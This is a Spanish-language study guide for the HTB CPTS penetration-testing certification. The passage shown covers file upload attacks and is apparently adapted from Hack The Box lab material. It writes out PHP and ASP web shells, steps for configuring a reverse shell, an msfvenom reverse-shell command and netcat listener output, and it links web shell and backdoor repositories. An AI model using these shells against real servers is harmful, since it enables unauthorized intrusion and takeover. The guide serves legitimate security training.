



CPTS PDET 4

Especialista en pruebas de penetración

El Especialista certificado en pruebas de penetración de HTB (HTB CPTS) es una certificación altamente práctica que evalúa las habilidades de pruebas de penetración de los candidatos. Los titulares de la certificación de Especialista certificado en pruebas de penetración de HTB poseerán competencia técnica en los dominios de piratería ética y pruebas de penetración en un nivel intermedio. También podrán evaluar el riesgo al que está expuesta una infraestructura y redactar un informe de calidad comercial y procesable.

Alejandro González B. (Anonimo501)

<https://t.me/Pen7esting>

<https://t.me/ultimo tiempo> (Canal cristiano)

<https://www.youtube.com/@Anonimo501>

<https://www.linkedin.com/in/alejandro-gonzález-botache-647b60241/>



Contenido

Ataques de carga de archivos.....	4
Inyecciones de comando	65
SQLMAP	115

File Upload Attacks



Ataques de carga de archivos

File Upload Attacks

Introducción a los ataques de carga de archivos

Subir archivos de usuario se ha convertido en una función clave para la mayoría de las aplicaciones web modernas, lo que permite la extensibilidad de las aplicaciones web con la información del usuario. Un sitio web de redes sociales permite subir imágenes de perfil de usuario y otras redes sociales, mientras que un sitio web corporativo puede permitir subir archivos PDF y otros documentos para uso corporativo.

Sin embargo, al habilitar esta función, los desarrolladores de aplicaciones web también corren el riesgo de permitir que los usuarios finales almacenen datos potencialmente maliciosos en el servidor backend de la aplicación. Si la información del usuario y los archivos subidos no se filtran ni validan correctamente, los atacantes podrían explotar la función de carga de archivos para realizar actividades maliciosas, como ejecutar comandos arbitrarios en el servidor backend para tomar el control.

Las vulnerabilidades de carga de archivos se encuentran entre las más comunes en aplicaciones web y móviles, como se puede observar en los últimos [informes CVE](#). También observamos que la mayoría de estas vulnerabilidades se clasifican

como High vulnerabilidades Critical, lo que indica el nivel de riesgo que supone la carga insegura de archivos.

Tipos de ataques de carga de archivos

La causa más común de las vulnerabilidades en la carga de archivos es una validación y verificación deficientes, que pueden no estar bien protegidas para evitar archivos no deseados o incluso no estar presentes. El peor tipo de vulnerabilidad en la carga de archivos es una unauthenticated arbitrary file uploadvulnerabilidad. Con este tipo de vulnerabilidad, una aplicación web permite a cualquier usuario no autenticado cargar cualquier tipo de archivo, lo que la deja a un paso de permitir que cualquier usuario ejecute código en el servidor backend.

Muchos desarrolladores web emplean diversos tipos de pruebas para validar la extensión o el contenido del archivo subido. Sin embargo, como veremos en este módulo, si estos filtros no son seguros, podríamos eludirlos y, aun así, acceder a archivos subidos arbitrariamente para realizar nuestros ataques.

El ataque más común y crítico causado por la carga arbitraria de archivos se produce gaining remote command execution a través del servidor backend mediante la carga de una shell web o un script que envía una shell inversa. Una shell web, como veremos en la siguiente sección, nos permite ejecutar cualquier comando que especifiquemos y puede convertirse en una shell interactiva para enumerar el sistema fácilmente y explotar aún más la red. También es posible cargar un script que envíe una shell inversa a un receptor en nuestra máquina e interactuar así con el servidor remoto. En algunos casos, es posible que no podamos cargar archivos arbitrarios y que solo podamos cargar un tipo específico. Incluso en estos casos, existen diversos ataques que podríamos realizar para explotar la funcionalidad de carga de archivos si la aplicación web no cuenta con ciertas protecciones de seguridad.

Algunos ejemplos de estos ataques incluyen:

- Introduciendo otras vulnerabilidades como XSS o XXE.
- Provocando un problema Denial of Service (DoS)en el servidor back-end.
- Sobrescribir archivos y configuraciones críticos del sistema.
- Y muchos otros.

Finalmente, una vulnerabilidad de carga de archivos no solo se debe a la creación de funciones inseguras, sino también al uso de bibliotecas obsoletas que pueden ser vulnerables a estos ataques. Al final del módulo, repasaremos varios consejos y prácticas para proteger nuestras aplicaciones web contra los tipos más comunes de

ataques de carga de archivos, además de otras recomendaciones para prevenir vulnerabilidades de carga de archivos que podríamos pasar por alto.


Validación ausente

El tipo más básico de vulnerabilidad de carga de archivos ocurre cuando la aplicación web does not have any form of validation filters permite la carga de cualquier tipo de archivo de forma predeterminada en los archivos cargados.


Con este tipo de aplicaciones web vulnerables, podemos cargar directamente nuestro shell web o script de shell inverso a la aplicación web y luego, con solo visitar el script cargado, podemos interactuar con nuestro shell web o enviar el shell inverso.

Carga de archivos arbitrarios


Comencemos el ejercicio por el final de esta sección, y veremos una Employee File Manager aplicación web, que nos permite subir archivos personales a la aplicación web:



La aplicación web no menciona nada sobre qué tipos de archivos están permitidos, y podemos arrastrar y soltar cualquier archivo que queramos, y su nombre aparecerá en el formulario de carga, incluidos los archivos .php:



Además, si hacemos clic en el formulario para seleccionar un archivo, el cuadro de diálogo del selector de archivos no especifica ningún tipo de archivo, como dice All Files para el tipo de archivo, lo que también puede sugerir que no se especifica ningún tipo de restricciones o limitaciones para la aplicación web:



Todo esto nos dice que el programa parece no tener restricciones de tipo de archivo en el front-end, y si no se especificaran restricciones en el back-end, podríamos cargar tipos de archivos arbitrarios al servidor back-end para obtener control total sobre él.

Identificación del marco web

Necesitamos cargar un script malicioso para comprobar si podemos subir cualquier tipo de archivo al servidor backend y si podemos usarlo para explotarlo. Existen muchos tipos de scripts que pueden ayudarnos a explotar aplicaciones web mediante la carga de archivos arbitrarios, los más comunes son un Web Shellscript y un Reverse Shellscript.


Un Web Shell nos proporciona un método sencillo para interactuar con el servidor back-end, aceptando comandos de shell e imprimiendo su salida en el navegador web. Un Web Shell debe estar escrito en el mismo lenguaje de programación que ejecuta el servidor web, ya que ejecuta funciones y comandos específicos de la plataforma para ejecutar comandos del sistema en el servidor back-end, lo que hace que los Web Shell sean scripts compatibles con varias plataformas. Por lo tanto, el primer paso sería identificar el lenguaje en el que se ejecuta la aplicación web.

Esto suele ser relativamente sencillo, ya que a menudo podemos ver la extensión de la página web en las URL, lo que puede revelar el lenguaje de programación que ejecuta la aplicación web. Sin embargo, en ciertos frameworks y lenguajes web, Web Routes se utilizan para asignar URL a páginas web, en cuyo caso la extensión de la página web podría no mostrarse. Además, la explotación de la carga de archivos también sería diferente, ya que nuestros archivos subidos podrían no ser directamente enruteables o accesibles.

Un método sencillo para determinar en qué lenguaje se ejecuta la aplicación web es visitar la /index.extpágina, donde intercambiaríamos extcon varias extensiones web comunes, como php, asp, aspx, entre otras, para ver si existe alguna de ellas.

Por ejemplo, al visitar el ejercicio a continuación, vemos su URL como `http://SERVER_IP:PORT/`, ya que la indexpágina suele estar oculta por defecto. Sin embargo, si intentamos visitar `http://SERVER_IP:PORT/index.php`, obtendremos la misma página, lo que significa que se trata de una PHPaplicación web. Por supuesto, no es necesario hacerlo manualmente, ya que podemos usar una herramienta como Burp Intruder para analizar la extensión del archivo mediante una lista de palabras [de extensiones web](#), como veremos en las próximas secciones. Sin embargo, este método puede no ser siempre preciso, ya que la aplicación web podría no utilizar páginas de índice o utilizar más de una extensión web.

Existen otras técnicas que pueden ayudar a identificar las tecnologías que ejecutan la aplicación web, como el uso de la extensión [Wappalyzer](#), disponible para los principales navegadores. Una vez añadida a nuestro navegador, podemos hacer clic en su ícono para ver todas las tecnologías que ejecutan la aplicación web:




Como podemos ver, la extensión no solo nos indicó que la aplicación web se ejecuta en [nombre del servidor] PHP, sino que también identificó el tipo y la versión del servidor web, el sistema operativo backend y otras tecnologías utilizadas. Estas extensiones son esenciales para un evaluador de penetración web, aunque siempre es recomendable conocer métodos manuales alternativos para identificar el framework web, como el método que mencionamos anteriormente.

También podemos ejecutar escáneres web para identificar el framework web, como escáneres Burp/ZAP u otras herramientas de evaluación de vulnerabilidades web. Finalmente, una vez identificado el lenguaje que ejecuta la aplicación web, podemos cargar un script malicioso escrito en el mismo lenguaje para explotar la aplicación web y obtener control remoto del servidor backend.

Identificación de vulnerabilidades

Ahora que hemos identificado el framework web que ejecuta la aplicación web y su lenguaje de programación, podemos probar si podemos cargar un archivo con la misma extensión. Como prueba inicial para determinar si podemos cargar PHParchivos arbitrarios, crearemos un Hello Worldscript básico para comprobar si podemos ejecutar PHPcódigo con el archivo subido.

Para ello, escribiremos <?php echo "Hello HTB";?>a test.php, e intentaremos subirlo a la aplicación web:



Parece que el archivo se ha cargado correctamente, ya que aparece un mensaje que indica `File successfully uploaded`, lo que significa que la web application has no file validation whatsoever on the back-end. Ahora, podemos hacer clic en el `Download` botón y la aplicación web nos llevará al archivo cargado:

Hello HTB

Como podemos ver, la página imprime nuestro `Hello HTB` mensaje, lo que significa que se ejecutó la función para imprimir nuestra cadena y que PHP el código se ejecutó correctamente en el servidor backend. Si la página no pudiera ejecutar código PHP, veríamos nuestro código fuente impreso en ella.

En la siguiente sección, veremos cómo explotar esta vulnerabilidad para ejecutar código en el servidor back-end y tomar control del mismo.

Comandos:

```
<?php echo "Hello HTB";?> test.php  
<?php echo gethostname(); ?>  
<?php system('uname -s'); ?>
```

Explotación de carga

El último paso para explotar esta aplicación web es cargar el script malicioso en el mismo lenguaje que la aplicación web, como un webshell o un script de shell inverso. Una vez cargado el script malicioso y accedido a su enlace, deberíamos poder interactuar con él para tomar el control del servidor backend.

Web Shells

Podemos encontrar muchos shells web excelentes en línea que ofrecen funciones útiles, como la navegación de directorios o la transferencia de archivos. Una buena opción PHP es [phpbash](#), que proporciona un shell web semiinteractivo similar a una terminal. Además, [SecLists](#) ofrece una gran variedad de shells web para diferentes frameworks y lenguajes, que se pueden encontrar en el [/opt/useful/seclists/Web-Shells/directorio](#) in PwnBox.

Podemos descargar cualquiera de estos webshells para el lenguaje de nuestra aplicación web (PHP en nuestro caso), subirlo mediante la función de carga vulnerable y acceder al archivo subido para interactuar con el webshell. Por ejemplo, intentemos subir [phpbash.php](#) desde [phpbash](#) a nuestra aplicación web y luego naveguemos a su enlace haciendo clic en el botón "Descargar".

```
www-data@29ee11b14c79:/var/www/html/uploads# id  
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

```
www-data@29ee11b14c79:/var/www/html/uploads# |
```

Como podemos ver, este shell web ofrece una experiencia similar a la de una terminal, lo que facilita la enumeración del servidor backend para su posterior explotación. Pruebe otros shells web de SecLists y vea cuáles se adaptan mejor a sus necesidades.

Escritura de un Web Shell personalizado

Si bien usar web shells de recursos en línea puede ser una excelente experiencia, también debemos saber cómo escribir un web shell simple manualmente. Esto se debe a que es posible que no tengamos acceso a herramientas en línea durante

algunas pruebas de penetración, por lo que necesitamos crear una cuando sea necesario.

Por ejemplo, con PHP aplicaciones web, podemos usar la `system()` función que ejecuta comandos del sistema e imprime su salida, y pasarle el parámetro `cmd` con `$_REQUEST['cmd']`, de la siguiente manera:

```
<?php system($_REQUEST['cmd']); ?>
```

Si escribimos el script anterior `shell.php` y lo cargamos en nuestra aplicación web, podemos ejecutar comandos del sistema con el `?cmd=` parámetro GET (por ejemplo `?cmd=id`), de la siguiente manera:

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Puede que no sea tan fácil de usar como otros shells web disponibles en línea, pero aun así proporciona un método interactivo para enviar comandos y obtener su resultado. Podría ser la única opción disponible durante algunas pruebas de penetración web.

Consejo: si usamos este shell web personalizado en un navegador, puede ser mejor usar source-view haciendo clic en [CTRL+U], ya que source-view muestra la salida del comando tal como se mostraría en la terminal, sin ninguna representación HTML que pueda afectar el formato de la salida.

Los shells web no son exclusivos de PHP, y lo mismo aplica a otros frameworks web, con la única diferencia de las funciones utilizadas para ejecutar comandos del sistema.

Para aplicaciones .NET web, podemos pasar el parámetro `cmd` `` `request('cmd')` a la función `eval()` `` , y esta también debería ejecutar el comando especificado en `` `?cmd=e` imprimir su salida, como se muestra a continuación:

```
<% eval request('cmd') %>
```

Podemos encontrar otros webshells en línea, muchos de los cuales se pueden memorizar fácilmente para realizar pruebas de penetración web. Cabe destacar que in certain cases, web shells may not work esto puede deberse a que el servidor web impide el uso de algunas funciones utilizadas por el web shell (por ejemplo, [nombre del servidor `system()` web]), o a un firewall de aplicaciones web, entre otras razones. En

estos casos, podríamos necesitar técnicas avanzadas para eludir estas mitigaciones de seguridad, pero esto queda fuera del alcance de este módulo.

Shell inversa

Finalmente, veamos cómo podemos recibir shells inversas mediante la funcionalidad vulnerable de carga. Para ello, debemos comenzar descargando un script de shell inversa en el lenguaje de la aplicación web. Un shell inverso confiable PHP es el shell inverso de PHP de [pentestmonkey](#). Además, las mismas [SecLists](#) que mencionamos anteriormente también contienen scripts de shell inversa para varios lenguajes y frameworks web, y podemos usar cualquiera de ellos para recibir un shell inverso. Descarguemos uno de los scripts de shell inverso mencionados anteriormente, como [pentestmonkey](#), y luego abrámoslo en un editor de texto para ingresar nuestros valores IP y "listening" PORT, a los que se conectará el script. Para el [pentestmonkey](#) script, podemos modificar las líneas 49 y 50 escribir la IP/PUERTO de nuestra máquina:

```
$ip = 'OUR_IP'; // CHANGE THIS  
$port = OUR_PORT; // CHANGE THIS
```

A continuación, podemos iniciar un netcatoyente en nuestra máquina (con el puerto mencionado anteriormente), cargar nuestro script en la aplicación web y luego visitar su enlace para ejecutar el script y obtener una conexión de shell inversa:

```
AGB@htb[~/htb]$ nc -lvp OUR_PORT  
listening on [any] OUR_PORT ...  
connect to [OUR_IP] from (UNKNOWN) [188.166.173.208] 35232  
# id  
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Como podemos ver, recibimos una conexión exitosa desde el servidor back-end que aloja la aplicación web vulnerable, lo que nos permite interactuar con ella para una mayor explotación. El mismo concepto se puede aplicar a otros frameworks y lenguajes web, con la única diferencia del script de shell inverso que utilizamos.

Generación de scripts de shell inversos personalizados

Al igual que con las shells web, también podemos crear nuestros propios scripts de shell inversa. Si bien es posible usar la misma función system anterior y pasarle un

comando de shell inversa, esto no siempre es muy fiable, ya que el comando puede fallar por diversas razones, como cualquier otro comando de shell inversa.

Por eso siempre es mejor usar las funciones principales del framework web para conectarnos a nuestra máquina. Sin embargo, esto puede no ser tan fácil de memorizar como un script de shell web. Afortunadamente, herramientas como [nombre del script] msfvenom pueden generar un script de shell inverso en muchos lenguajes e incluso intentar eludir ciertas restricciones. Podemos hacerlo de la siguiente manera PHP:

```
AGB@htb[/htb]$ msfvenom -p php/reverse_php LHOST=OUR_IP LPORT=OUR_PORT -f raw > reverse.php
...SNIP...
Payload size: 3033 bytes
```

Una vez generado nuestro reverse.phpscript, podemos volver a iniciar un netcatreceptor en el puerto que especificamos anteriormente, cargar el reverse.phpscript y visitar su enlace, y también deberíamos recibir un shell inverso:

```
AGB@htb[/htb]$ nc -lvp OUR_PORT
listening on [any] OUR_PORT ...
connect to [OUR_IP] from (UNKNOWN) [181.151.182.286] 56232
# id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

De forma similar, podemos generar scripts de shell inverso para varios idiomas. Podemos usar varias cargas útiles de shell inverso con la -p bandera y especificar el idioma de salida con -f ella.

Si bien las shells inversas siempre son preferibles a las web, ya que ofrecen el método más interactivo para controlar el servidor comprometido, es posible que no siempre funcionen y que tengamos que recurrir a ellas. Esto puede deberse a varias razones, como tener un firewall en la red back-end que impide las conexiones salientes o si el servidor web deshabilita las funciones necesarias para iniciar una conexión de vuelta.

Comandos:

webshell de **php** manual:

```
<?php system($_REQUEST['cmd']); ?>
```

Webshell de **asp** manual (*webshell de windows – webshell para windows*)

```
<% eval request('cmd') %>
```

Webshells:

<https://github.com/vulndetect/phpbash>

<https://github.com/Anonimo501/php-webshells>

<https://github.com/Anonimo501/wwwolf-php-webshell>

<https://github.com/Anonimo501/WebShell-qsd-php-backdoor.php>


Validación del lado del cliente

Muchas aplicaciones web solo dependen del código JavaScript del frontend para validar el formato de archivo seleccionado antes de cargarlo y no lo cargarían si el archivo no está en el formato requerido (por ejemplo, no es una imagen).


Sin embargo, como la validación del formato de archivo se realiza en el lado del cliente, podemos omitirla fácilmente interactuando directamente con el servidor, omitiendo así por completo las validaciones del frontend. También podemos modificar el código del frontend mediante las herramientas de desarrollo de nuestro navegador para desactivar cualquier validación existente.

Validación del lado del cliente

